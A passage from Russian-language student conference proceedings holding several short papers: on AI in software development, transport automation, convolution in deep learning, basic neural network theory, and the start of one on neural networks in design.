Вместо краткосрочных исправлений ИИ может помочь улучшить разработку программного обеспечения в долгосрочной перспективе. Знания и опыт в области программирования имеют решающее значение, но по мере того, как ИИ приобретает все большее значение, будет огромный спрос на специализированных разработчиков программного обеспечения, которые могут работать с ИИ для создания лучшего программного обеспечения.

ИИ позволяет лучше принимать решения. Внедряя инструменты искусственного интеллекта в разработку программного обеспечения, программист получает возможность обеспечить принятие стратегических решений



при минимизации ручного труда. ИИ умен; он учится на действиях человека и внимательно наблюдает за действиями и последствиями. С каждым годом расширяются возможности хранения данных и вычислений, ИИ будет иметь больше данных для работы, что приведет к принятию точных и эффективных решений. Самое большое преимущество ИИ в том, что он сводит к минимуму человеческие ошибки и создает более эффективное программное обеспечение.

Искусственный интеллект уменьшает неточности. Даже если проблемы возникают после запуска программного приложения из-за неправильного кодирования или системных сбоев, искусственный интеллект мгновенно выделит

их и обнаружит нарушения, анализируя системные журналы. Для любой ИТ-компании простои проблематичны. Хотя технические проблемы не всегда могут быть вызваны неэффективностью, надлежащие шаги могут свести их к минимуму. С искусственным интеллектом разработчикам программного обеспечения больше не нужно тщательно изучать каждую мельчайшую деталь, чтобы решить проблему. ИИ эффективно улавливает ошибки, что помогает экономить время, деньги и ресурсы [2].

Прогнозирование нагрузки. ИИ может использоваться для прогнозирования нагрузки на приложения и оптимизации инфраструктуры для обеспечения максимальной производительности. Ниже перечислены некоторые из методов, которые ИИ может использовать для прогнозирования нагрузки:

Машинное обучение: модели машинного обучения, такие как нейронные сети, решающие деревья, случайные леса и др., могут использоваться для анализа и прогнозирования больших объемов данных, таких как потребление энергии, объемы продаж и т. д.

Анализ временных рядов: метод, который позволяет прогнозировать будущие значения на основе прошлых данных. С помощью этого метода можно анализировать сезонные колебания, тенденции и другие паттерны в данных.

Интеллектуальный анализ данных: подход, который позволяет автоматически извлекать значимые свойства из данных, такие как корреляции между различными факторами, чтобы получить более точный прогноз.

Обработка естественного языка: этот подход позволяет анализировать текстовые данные, такие как новостные статьи, социальные медиа и т. д., чтобы получить информацию о будущих событиях или тенденциях.

В целом, ИИ может помочь автоматизировать процесс прогнозирования нагрузки и повысить точность прогноза, что может привести к более эффективному управлению ресурсами и улучшению качества обслуживания.

Персонализация. ИИ может использоваться для создания персонализированных интерфейсов и улучшения взаимодействия с пользователем.

Обработка естественного языка. ИИ может использоваться для обработки естественного языка, что может быть полезно при создании различных приложений, таких как виртуальные ассистенты или системы автоматического ответа на вопросы [3].

Автоматизация разработки. ИИ может использоваться для автоматизации рутинных задач, таких как создание кода, тестирование и сборка, что позволяет ускорить процесс разработки и снизить количество ошибок.

Оптимизация архитектуры. ИИ может использоваться для анализа архитектуры приложения и оптимизации ее для повышения производительности, масштабируемости и надежности.

Управление проектами. ИИ может использоваться для управления проектами, включая планирование, распределение задач, отслеживание прогресса и оценку рисков.

Оптимизация процессов. ИИ может использоваться для анализа и оптимизации процессов разработки, что позволяет снизить затраты на разработку и повысить ее эффективность.

Робототехника. Искусственный интеллект может использоваться для создания автономных роботов, которые могут выполнять различные задачи, такие как сбор данных, анализ окружающей среды, управление производственным процессом и т. д.

Детектирование мошенничества. ИИ может использоваться для детектирования мошеннических действий в приложениях, таких как кража данных или злоупотребление привилегиями. Детектирование мошенничества с помощью искусственного интеллекта (*AI fraud detection*) – это процесс использования компьютерных алгоритмов и методов машинного обучения для автоматического выявления и предотвращения мошеннических действий.

Системы детектирования мошенничества с помощью ИИ используются в различных отраслях, таких как финансы, страхование, электронная коммерция и др. Для обнаружения мошенничества используются различные методы, такие как анализ данных, машинное обучение и статистический анализ.

Вот некоторые из методов и алгоритмов, которые используются при детектировании мошенничества с помощью ИИ:

Анализ поведения (*Behavior analysis*) – этот метод основан на анализе типичного поведения клиента, чтобы выявить незначительные изменения в его поведении, которые могут свидетельствовать о мошеннической активности.

Обнаружение выбросов (*Outlier detection*) – этот метод основан на анализе отклонений от типичных шаблонов поведения, что может указывать на мошенническую активность.

Моделирование событий (*Event modeling*) – этот метод используется для создания моделей, которые могут предсказывать вероятность возникновения мошеннической активности на основе предыдущих событий и данных.

Анализ текста (*Text analysis*) – этот метод используется для анализа текстовых сообщений, таких как электронные письма и сообщения, чтобы выявить мошеннические схемы.

Методы машинного обучения (*Machine learning*) – различные методы машинного обучения, такие как классификация, регрессия и кластеризация, могут быть использованы для обнаружения мошеннической активности на основе анализа данных.

Применение искусственного интеллекта в детектировании мошенничества может значительно повысить эффективность работы системы, уменьшить количество ложных срабатываний и ускорить процесс обнаружения мошеннических действий

Анализ данных. ИИ может использоваться для анализа больших объемов данных, собранных из приложений, и для создания инсайтов, которые помогают улучшить качество приложений и взаимодействия с пользователями.

Поддержка принятия решений: ИИ может использоваться для анализа данных, которые помогают разработчикам принимать обоснованные решения о функциональности и улучшении приложений.

Обучение пользователей: ИИ может использоваться для обучения пользователей и предоставления рекомендаций по использованию приложений, что повышает удовлетворенность пользователей и снижает количество запросов в поддержку [4].

Благодаря тому, что ИИ имеет возможность анализировать большой объем информации, он может использоваться во многих сферах: прогнозирование на основе полученных ранее данных, анализ данных, автоматизация разработки, оптимизация процессов и т. п.

На данный момент ИИ может значительно облегчить работу с техникой как программистам, так и обычным пользователям, что медленно, но, верно, приводит к повседневному использованию ИИ в нашей жизни. Можно предположить, что в будущем сфер использования ИИ станет только больше, потому что практический потенциал его применения огромен.

#### Список используемых источников

1. J'son & Partners. Искусственный интеллект как ключевой фактор цифровизации глобальной экономики [Электронный ресурс] // Consulting/ 2017. URL: <https://www.crn.ru/news/detail.php?ID=117544> (дата обращения 19.03.2023).

2. Новиков Ф. А. Символический искусственный интеллект: математические основы представления знаний: учебное пособие для вузов. М. : Издательство Юрайт, 2020. 279 с.

3. Пройдаков Э. М. Современное состояние искусственного интеллекта. М. : ИНИОН РАН, 2018. 153 с.

4. Ладоша Е. Н. Искусственный интеллект: потенциал развития на пути создания нового цифрового искусства // Молодой ученый. 2022. № 48 (443). С. 1–4.

УДК 681.5  
ГРНТИ 73.31.81

## ПРЕИМУЩЕСТВА АВТОМАТИЗАЦИИ ТРАНСПОРТА В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, С. В. Синюк**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной работе речь идёт об автоматизации программирования, то какие среды и области затрагивает данное направление, начиная от автоматизации управления производством, заканчивая применением в сфере государственного управления. Больше внимание будет уделено автоматизации транспорта, применению и перспективе.*

*автоматизации транспорта систем, информационные технологии, автоматизация, промышленная автоматизация, интернет вещей, искусственный интеллект, робототехника.*

Информационные технологии играют ключевую роль в автоматизации и управлении различными процессами в современном мире. Они позволяют существенно упростить и оптимизировать различные виды деятельности, повысить эффективность работы и снизить издержки.

Например, в производственном секторе информационные технологии могут использоваться для автоматизации процессов управления производством, отслеживания качества продукции, контроля запасов и т. д. Такие системы позволяют сократить время на выполнение задач, минимизировать ошибки и улучшить качество продукции.

В сфере управления бизнесом информационные технологии могут использоваться для автоматизации финансовых процессов, управления персоналом, маркетинга и продаж. Такие системы позволяют более точно прогнозировать доходы и расходы, оптимизировать бизнес-процессы и улучшать взаимодействие с клиентами [1].

Информационные технологии также используются в государственном управлении и общественном секторе для улучшения качества услуг и повы-

шения уровня эффективности государственного управления. Например, системы электронного правительства позволяют гражданам получать доступ к государственным услугам в режиме онлайн, что экономит время и деньги.

Информационные технологии играют также важную роль в научных и исследовательских работах, позволяя исследователям более эффективно обрабатывать и анализировать данные, моделировать различные процессы и делать более точные прогнозы.

Таким образом, информационные технологии имеют широкое применение в различных областях, повышая эффективность и качество работы, уменьшая издержки и способствуя общему развитию общества [2].

Существует множество направлений в технологиях автоматизации, которые направлены на упрощение и оптимизацию различных видов деятельности. Ниже перечислены некоторые из них:

1. Промышленная автоматизация: в этом направлении технологии автоматизации используются для оптимизации и управления процессами производства в различных отраслях промышленности. Это может включать автоматическое управление оборудованием, контроль качества, управление запасами и т.д.

2. Автоматизация офисных процессов: технологии автоматизации также могут использоваться для автоматизации офисных процессов, таких как управление документами, электронная почта, встречи, задачи и т. д. Это помогает сократить время, упростить работу и повысить эффективность.

3. Автоматизация транспорта: автоматизация транспорта включает в себя различные технологии, такие как управление движением, системы безопасности, автопилоты, системы контроля и т. д. Это может улучшить безопасность на дорогах, сократить время в пути и уменьшить потребление топлива.

4. Робототехника: робототехника представляет собой совокупность технологий, связанных с созданием, программированием и управлением роботами. Это может включать автоматическую сборку, манипуляции в промышленности, а также использование роботов в медицине, науке и других отраслях.

5. Интернет вещей (IoT): IoT технологии позволяют связать устройства и сенсоры, чтобы автоматически собирать и обрабатывать данные. Это может использоваться для управления различными системами, такими как умный дом, управление зданием, управление транспортом и т. д.

6. Искусственный интеллект (AI): AI технологии используются для создания интеллектуальных систем, которые могут принимать решения и обрабатывать данные. Это может использоваться для управления бизнес-процессами, прогнозирования результатов, автоматической классификации и т. д.

Эти и другие направления технологий автоматизации играют важную роль в повышении производительности, оптимизации бизнес-процессов и улучшении качества жизни людей. Они помогают автоматизировать рутинные и повторяющиеся задачи, освобождая время и ресурсы для решения более сложных задач и увеличения инновационного потенциала компаний и организаций. Кроме того, технологии автоматизации могут существенно улучшить безопасность и экологическую эффективность в различных областях, например, сократив количество аварий на дорогах или уменьшив выбросы вредных веществ в производственных процессах [3]. В целом, технологии автоматизации играют важную роль в развитии экономики и улучшении качества жизни людей.

Я хочу более детально углубиться в тему автоматизации транспорта, итак автоматизация транспорта – процесс, который объединяет различные технологии и инновации для создания транспортной системы, которая минимизирует или устраняет участие человека в управлении транспортными средствами и операциях, связанных с ними. Это включает использование сенсорных и автоматизированных систем, с помощью которых транспорт может выполнять функции в автоматическом режиме, управляться системами искусственного интеллекта и машинного обучения, а также средствами обмена информацией и другими инновационными технологиями.

Одним из основных преимуществ автоматизации транспорта является улучшение безопасности на дорогах. Транспортные средства, оснащенные автоматизированными системами, могут быстро реагировать на любые изменения на дороге, например, наличие препятствий на дороге, пешеходов или других автомобилей, и принимать меры для предотвращения аварий. Это может существенно снизить количество аварий на дорогах, что в свою очередь сократит количество жертв и травмированных.

Другим преимуществом автоматизации транспорта является увеличение эффективности и уменьшение времени в пути. Системы автоматизации могут помочь улучшить поток движения на дорогах, что сокращает время, затраченное на передвижение, и позволяет транспортным средствам экономить топливо и другие ресурсы.

Автоматизация транспорта также может улучшить качество жизни людей, особенно в городах, где транспорт является одной из основных проблем. Например, автоматические транспортные средства, такие как беспилотные автомобили, могут помочь людям с ограниченными возможностями передвижения, а автоматизация грузоперевозок может существенно улучшить качество жизни жителей городов, сократив количество грузовиков на дорогах и уменьшив выбросы вредных веществ в атмосферу [4].

Таким образом, автоматизация транспорта имеет большой потенциал для улучшения мобильности и снижения негативного влияния на окружаю-

щую среду. Например, в рамках автоматизации транспорта может быть реализована система «умных городов», где различные виды транспорта будут интегрироваться в единую систему, что позволит эффективно использовать городскую инфраструктуру и сократить загруженность на дорогах. Это в свою очередь может уменьшить выбросы вредных веществ в атмосферу, что благоприятно скажется на экологической ситуации в городах.

Однако, внедрение автоматизации транспорта не происходит без проблем. Вопросы безопасности, конфиденциальности и ответственности являются ключевыми при реализации автоматических систем управления транспортом. Также, для успешной реализации автоматизации транспорта требуется огромный объем различных исследований и разработок, а также необходимость координации между производителями транспортных средств и государственными организациями, ответственными за управление дорожной инфраструктурой [5].

В целом, автоматизация транспорта является перспективным направлением в развитии технологий, которое имеет большой потенциал для улучшения безопасности, ускорения и эффективности транспорта, а также снижения воздействия на окружающую среду.

Еще одним направлением в автоматизации транспорта является развитие беспилотных транспортных средств, таких как автомобили, грузовики, автобусы и дроны. Беспилотные транспортные средства могут повысить безопасность на дорогах, снизить количество аварий, связанных с человеческим фактором, а также уменьшить затраты на перевозки, связанные с оплатой труда водителей.

Однако, разработка и внедрение беспилотных транспортных средств также сталкивается с проблемами. Вопросы ответственности и безопасности являются ключевыми, так как автоматические системы могут быть подвержены сбоям, а также возникает вопрос об отказе управления в случае аварийной ситуации. Кроме того, для успешной реализации беспилотных транспортных средств необходимо решать множество технических и правовых вопросов, связанных с разработкой и внедрением новых технологий.

В целом, автоматизация транспорта является важным направлением в развитии информационных технологий, которое может привести к повышению эффективности, безопасности и экологической чистоты транспорта. Однако, для успешной реализации этого направления требуется огромный объем исследований, разработок и координации между различными производителями транспорта и государственными организациями.

#### **Список используемых источников**

1. Лакота О. Б. Совершенствование рудничного электровозного транспорта на базе автоматизации // Молодой ученый. 2015. № 24 (104). С. 149–151.

2. Dingus T. A., Guo F., Lee S. et al. Driver crash risk factors and prevalence evaluation using naturalistic driving data // Proc. Natl. Acad. Sci. 2016. № 184. Vol. 113 (10). PP. 2636–2641.

3. Dreany H. H., Roncace R., Young P. Safety engineering of computational cognitive architectures within safety-critical systems // Safety Sci. 2018. No. 10. Vol. 103.4. PP. 160–165.

4. Farmer C. M. Relationship of Near-Crash/Crash Risk to Time Spent on a Cell Phone While Driving // Science direct. 2015. Vol. 16 (8). PP. 792–800.

5. Нырков А. П. Методика проектирования безопасных информационных систем на транспорте // Проблемы информационной безопасности. Компьютерные системы. 2010. № 3. С. 58–61.

УДК.004.5+519.8  
ГРНТИ 20.01.04

## ПРИМЕНЕНИЕ ОПЕРАЦИИ СВЁРТКИ В DEEP LEARNING

**Б. А. Аль-Нами, И. А. Скрыков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматривается математическая операция свёртки. В ней приведены примеры ее вычисления и применения в различных сферах: для изменения изображений и в глубоком машинном обучении. Так же в ней рассказывается о свёрточных сетях, как они могут изменять параметры для ядра свёртки.*

*свёртка, машинное обучение, глубокое обучение, нейронная сеть, deep learning.*

### Введение

Свёртка – это математическая операция, которая принимает в себя две функции и возвращает третью, которая показывает, как форма одной функции изменяется другой (рис. 1) [1].

$$(f * g)(t) := \int_{-\infty}^{\infty} f(\tau)g(t - \tau)d\tau$$

1. Интегральная запись

$$(f * g)[n] = \sum_{m=-\infty}^{\infty} f[m]g[n - m]$$

2. Дискретная свёртка

*Deep Learning* (глубокое обучение) – это подмножество машинного обучения, которое по сути представляет собой нейронную сеть из трех и более слоев, созданная для прогнозирования выходов с учетом набора входных данных.






Рис. 1. График функции свёртки

Отличие глубокого обучения от просто машинного заключается в том, что для глубокого обучения не требуется предварительная обработка данных, то есть нейронная сеть может принимать в себя неструктурированные данные, что помогает избежать предварительную часть [2].

*Применение свёртки в машинном обучении*

Свёртка в машинном обучении используется для оптимизации связи весов между слоями в нейронных сетях для обработки изображений. Например:

Возьмем входной слой размером  $5 \times 5 = 25$ , выходной  $3 \times 3 = 9$  и ядро свёртки  $\begin{bmatrix} 0 & 1 & 2 \\ 2 & 2 & 0 \\ 0 & 1 & 2 \end{bmatrix}$  размером с выходной слой. Тогда при полносвязных слоях матрица весов состояла бы из  $25 \times 9 = 225$  весов, а данном случае всего  $9 \times 9 = 81$ , что почти в 3 раза меньше (рис. 2) [3].




Рис. 2. Пример расчета выходящего нейрона

Это применимо так же для каждого цветного канала изображения.

Свёртка используется для исключения лишней информации с изображения и построения так называемых карт признаков (рис. 3) [3, 4]. Можно увидеть, что уже на 3 слое видны очертания элементов машины, именно так нейронная сеть и определяет, что находится на изображении.




Рис. 3. Визуализация слоев нейросети

Для ядра свертки можно подобрать большое количество параметров и каждое такое ядро будет давать разное изображение. Ниже в таблице приведены примеры ядер для разных операций над изображением (табл. 1).

ТАБЛИЦА 1. Примеры ядер для разных операций над изображениями

$\begin{bmatrix} 0 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 0 \end{bmatrix}$	Тожественное отображение
$\begin{bmatrix} 1 & 0 & -1 \\ 1 & 0 & -1 \\ 1 & 0 & -1 \end{bmatrix}$	Выделение границ
$\begin{bmatrix} 0 & -1 & 0 \\ -1 & 5 & -1 \\ 0 & -1 & 0 \end{bmatrix}$	Увеличение резкости
$\frac{1}{9} \begin{bmatrix} 1 & 2 & 1 \\ 2 & 4 & 2 \\ 1 & 2 & 1 \end{bmatrix}$	Размытие по Гауссу

### Свёрточные сети

Суть свёрточных сетей заключается в том, что мы не указываем параметры для ядра. Они сами будут подбираться по мере обучения нейросети. С каждым поколением ядро будет лучше фильтровать изображения под по-

ставленную задачу. Этот процесс именуется *обучением признаков*. Мы можем обучать не только одно ядро, а сразу иерархию. Далее полученные карты признаков можно предать в простую нейронную сеть для классификации изображения [5].

### *Вывод*

Операция свёртки очень востребованный метод, применяемый как в обычной обработке изображений, так и машинном обучении. Она помогает оптимизировать связи между весами в скрытых слоях, а также разбить изображение на составляющие, по которым нейронной сети легче классифицировать изображение. Без этого метода очень сложно представить современное машинное обучение.

### Список используемых источников

1. Струок Дж. Введение в когерентную оптику и голографию. М. : Мир, 1967. 347 с.
2. Witten, I., Frank, E. and Hall, M. Data Mining: Practical Machine Learning Tools and Techniques, 3rd Edition. Morgan Kaufmann, San Mateo, CA, 2011.
3. Manyika, J., Chui, M., Brown, B., Bughin, J., Dobbs, R., Roxburgh, C. and Byers, A. Big data: The next frontier for innovation, competition, and productivity. Technical report, McKinsey Global Institute, 2011.
4. Bai, S., Kolter, J. Z., & Koltun, V. An Empirical Evaluation of Generic Convolutional and Recurrent Networks for Sequence Modeling, 2018.
5. Goodfellow I., Bengio Y., Courville A. Deep learning, MIT Press, 2016. URL: <https://www.deeplearningbook.org/> (дата обращения 17.12.2022).

УДК 004.032.26  
ГРНТИ 28.23.37

## ВВЕДЕНИЕ В ТЕОРИЮ НЕЙРОННЫХ СЕТЕЙ

**Б. А. Аль-Нами, К. Д. Смородин, К. М. Стрелец**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Искусственные нейронные сети получили большую популярность в последнее время. Они совершили целую революцию в сфере информационных технологий. Сейчас нейросети могут делать очень многое: писать тексты, создавать изображения, помогать программистам в написании программного кода. Можно предположить, что нейронные сети скоро заменят собой многих специалистов на рынке. Очень важно знать и понимать принципы работы самой перспективной технологии современности.*

*нейронные сети, нейрон, сигмоидная модель, архитектура нейронной сети.*

Несмотря на то, что нейронные сети как технология появились совсем недавно, они используются во множестве отраслей человеческой деятельности. Можно выделить 4 важнейшие задачи, выполняемые нейросетями:

- машинное зрение – способность программы извлекать информацию из изображений;
- распознавание речи представляет собой преобразование аудиофайлов в рукописный текст;
- обработка естественного языка – извлечение информации и, что более важно, смысла из рукописного текста;
- анализ данных как способность извлечения наиболее важной информации из большого количества данных с возможным последующим прогнозированием [1].

Несложно заметить, что нейронная сеть стремится имитировать работу человеческого мозга. Нейросеть это система, состоящая из множества искусственных нейронов, способных принимать решения на основе входных данных.

В настоящее время существует несколько моделей искусственных нейронов. Рассмотрим устройство нейрона на примере сигмоидной модели.

Искусственный нейрон такого типа принимает на вход несколько вещественных чисел, а выводит только одно вещественное число в пределах от 0 до 1. Схематично это выглядит следующим образом (рис. 1):




Рис. 1. Искусственный нейрон

Здесь  $x_1$ ,  $x_2$ ,  $x_3$  – входные данные, количество которых может быть любым. Для определения выходного значения были введены веса, которые определяют степень влияния того или иного входного значения на конечный результат, и смещение, представляющее собой меру того, насколько легко нейрон может перейти в возбужденное состояние, то есть вывести 1. Сигмоидный нейрон назван так, потому что в основе вычислений его результата лежит сигмоидальная функция [2, 3].

$$\frac{1}{1 + \exp(\sum_j \omega_j x_j - b)}$$

где  $w_j$  – вес входного значения;  $x_j$  – входное значение;  $b$  – смещение входного значения.

Сигмоидальная функция при больших значениях аргумента выводит числа близкие к 1, а при малых – к 0. При средних значениях ее поведение контролируемо, поэтому система из таких нейронов обучается путем изменения значений веса и смещения. Нейросеть включает в себя множество нейронов, поэтому проектирование таких сетей осуществляется на базе архитектуры – способа построения нейросети таким образом, чтобы она решала определенную задачу.

Рассмотрим классический вид архитектуры нейронной сети под названием многослойный Персептрон. В данном примере нейросеть именуется многослойной, потому что нейроны в ней организованы в слои (рис. 2).




Рис. 2. Архитектуры нейронной сети под названием многослойный Персептрон

Самый первый слой называется – входным. Он принимает в себя входные значения.

Следующие два слоя называются скрытыми. Количество таких слоев может быть любым. Скрытые слои получают данные от входного слоя или других скрытых слоев. Каждый такой слой анализирует выходные данные предыдущего, обрабатывает их и передает на следующий слой.

Выходной слой дает окончательный результат обработки всех данных искусственной нейронной сетью [4].

Активация в этих нейронах – число от 0 до 1. Она выражает насколько система уверена в результате своей работы.

Особенно сложной задачей является процесс обучения нейронных сетей, то есть подбор таких значений веса и смещения каждого нейрона, при котором сеть данной архитектуры решит поставленную задачу. Метод обратного распространения ошибки совершил настоящий прорыв в области искусственного интеллекта. Идея метода заключается в получении желаемых результатов для заранее заданных входных значений путем изменения весов и смещений в каждом конкретном нейроне. Получается при получении неверного ответа система «подгоняет» параметры нейронов так, чтобы

получить правильный ответ. Нейронные сети обучаются непрерывно, но такой подход позволяет уже на начальном этапе обучения получать оптимальное количество удовлетворительных результатов работы сети.

В заключении, стоит отметить, что возможности нейросетей практически безграничны. Большое количество нейронов, образующих правильно построенную архитектуру, способно реализовывать не только технические задачи, но и творческие, гуманитарные. Можно с уверенностью сказать, что данная технология в скором времени полностью изменит быт человека. Знание базового устройства нейронных систем является фундаментом, который при большем углублении в тему, позволит создавать собственные нейросети, заниматься их обучением или анализировать работу уже существующих.

#### Список используемых источников

1. Michael Nielsen Neural Networks and Deep Learning: Creative Commons Attribution-Non Commercial 3.0 Unported License, Mountain View, California, U.S., dec. 2019. 224 p.
2. Волхонский А. Н. Алгоритмы нечеткого и нейронного управления в системах реального времени // Международный студенческий научный вестник. 2021. № 1. URL: <https://eduherald.ru/ru/article/view?id=20348> (дата обращения 07.03.2023).
3. Редько В. Г. Эволюция, нейронные сети, интеллект: Модели и концепции эволюционной кибернетики. М. : Ленанд, 2019. 224 с.
4. Функции активации в нейронных сетях [Электронный ресурс]. URL: <http://www.aiportal.ru/articles/neural-networks/activation-function.html> (дата обращения 09.03.2023).

УДК 655.26+ 004.032.26  
ГРНТИ 28.23.37 + 81.95.33

## ИСПОЛЬЗОВАНИЕ НЕЙРОСЕТЕЙ В ДИЗАЙНЕ

**Б. А. Аль-Нами, Л. Д. Стецурин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная научная работа Использование нейросетей в дизайне исследует возможности применения нейросетей в сфере дизайна, описывает примеры использования их в различных проектах, а также анализирует преимущества и ограничения данной технологии в этой сфере. Результаты исследования позволяют сделать вывод о том, что использование нейросетей в дизайне может быть эффективным инструментом, но требует дополнительных исследований и контроля для получения достоверных результатов.*

*нейросети, дизайн, Midjourney, обработка изображений, преимущества и ограничения.*

Нейросети – технология машинного обучения, которая позволяет компьютерам обрабатывать и анализировать большое количество данных, находить закономерности и делать прогнозы на их основе. В последние годы нейросети нашли широкое применение во многих областях, включая дизайн. В данной работе мы рассмотрим примеры использования нейросетей в дизайне, сделаем обзор литературы, опишем методологию исследования, представим результаты и обсудим их.

Существует множество работ, посвященных использованию нейросетей в дизайне. В работе [1] было предложено использовать нейросети для генерации новых дизайнов мебели на основе существующих образцов. Авторы использовали модель глубокого обучения GAN (*Generative Adversarial Network*), которая позволяет генерировать новые изображения на основе имеющихся. Результаты работы показали, что предложенный подход позволяет создавать оригинальные дизайны мебели.

В работе [2] было предложено использовать нейросети для создания дизайнов логотипов. Авторы использовали модель глубокого обучения LSTM (*Long Short-Term Memory*), которая позволяет генерировать последовательности на основе имеющихся. Результаты работы показали, что предложенный подход позволяет создавать оригинальные логотипы, которые могут быть использованы в качестве базы для дальнейшей работы дизайнера.

В работе [3] было предложено использовать нейросети для создания дизайнов упаковки. Авторы использовали модель глубокого обучения VAE (*Variational Autoencoder*), которая позволяет генерировать новые изображения на основе имеющихся. Результаты работы показали, что предложенный подход позволяет создавать оригинальные дизайны упаковки, которые могут быть использованы в качестве базы для дальнейшей работы дизайнера [4].

Методология исследования. Для исследования мы использовали программный продукт Midjourney – онлайн-сервис, который предоставляет возможность создания оригинальных дизайнов с помощью нейросетей. Мы использовали этот сервис в качестве основного инструмента для нашего исследования [5].

Для получения результатов исследования мы выбрали несколько задач дизайна, включая создание логотипов, дизайнов упаковки и мебели. Для каждой задачи мы использовали нейросети, которые были обучены на большом количестве данных, чтобы создать новые оригинальные дизайны. Мы провели эксперименты с различными настройками моделей нейросетей и анализировали полученные результаты.

Результаты исследования показали, что использование нейросетей в дизайне может быть очень эффективным. Мы получили оригинальные дизайны для каждой из задач дизайна, которые можно использовать в качестве

базы для дальнейшей работы дизайнера. В некоторых случаях, полученные дизайны были даже лучше, чем те, которые создавались дизайнерами вручную.

